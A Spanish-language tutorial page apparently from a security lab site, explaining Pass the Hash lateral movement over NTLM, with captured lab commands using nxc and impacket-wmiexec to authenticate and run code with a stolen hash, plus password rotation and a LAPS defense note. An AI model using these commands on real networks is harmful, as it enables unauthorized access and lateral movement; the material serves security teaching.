Movimiento lateral

Pass the Hash

Cómo un atacante usa un hash NTLM robado para autenticarse como otro usuario sin conocer la contraseña.

Qué es

Pass the Hash usa un hash NTLM robado para autenticarse como un usuario. No necesita la contraseña en texto plano. Con el hash basta para entrar a cualquier servicio que acepte NTLM.

Cómo funciona

NTLM prueba la identidad con un reto y una respuesta. El cliente calcula la respuesta a partir del hash NT, no de la contraseña. El servidor no distingue al usuario legítimo del atacante con el hash robado: el cálculo es idéntico. Quien tiene el hash responde cualquier reto y autentica de una vez, sin descifrar nada. El hash sale de la memoria de LSASS, de la base SAM local o de NTDS.dit en un Domain Controller.

Diagrama

Cómo ejecutar

Enumeración

Con un hash NT robado, validar contra qué hosts abre sesión. El (Pwn3d!) marca los hosts donde esa cuenta es administrador local:

nxc smb · kali
$ nxc smb 10.3.10.11 10.3.10.21 -u itadmin -H bc6232364c2e05906135fde99f78347d SMB 10.3.10.21 445 AI-WIN11-22H2-1 [*] Windows 11 Build 22621 x64 (name:AI-WIN11-22H2-1) (domain:ludus.domain) (signing:False) SMB 10.3.10.11 445 AI-DC01-2022 [*] Windows Server 2022 Build 20348 x64 (name:AI-DC01-2022) (domain:ludus.domain) (signing:True) SMB 10.3.10.21 445 AI-WIN11-22H2-1 [+] ludus.domain\itadmin:bc6232364c2e05906135fde99f78347d (Pwn3d!) SMB 10.3.10.11 445 AI-DC01-2022 [+] ludus.domain\itadmin:bc6232364c2e05906135fde99f78347d (Pwn3d!)
exit 0 · capturado 2026-09-30

Ejecución

Autenticarse con el hash y ejecutar en el objetivo, sin la contraseña en texto plano. Impacket calcula la respuesta NTLM a partir del hash:

impacket-wmiexec · kali
$ impacket-wmiexec -hashes :bc6232364c2e05906135fde99f78347d ludus.domain/[email protected] whoami Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] SMBv3.0 dialect used ludus\itadmin
exit 0 · capturado 2026-09-30

Limpieza

Rotar la contraseña de la cuenta comprometida. Al cambiar el hash NT, el material robado deja de servir:

powershell · DC01
$ Set-ADAccountPassword -Identity itadmin -Reset Contraseña de itadmin rotada; el hash NT anterior queda invalidado.
exit 0 · capturado 2026-09-30

Cómo defenderse

LAPS da a cada host una contraseña de administrador local única: un solo hash deja de abrir toda la red.

Siguiente

Puedes seguir leyendo aquí:

Movimiento lateralMovimiento lateral con WinRM

No te pierdas ninguna noticia

Recibe un correo cuando haya alguna actualización importante.

Al suscribirte aceptas la política de privacidad.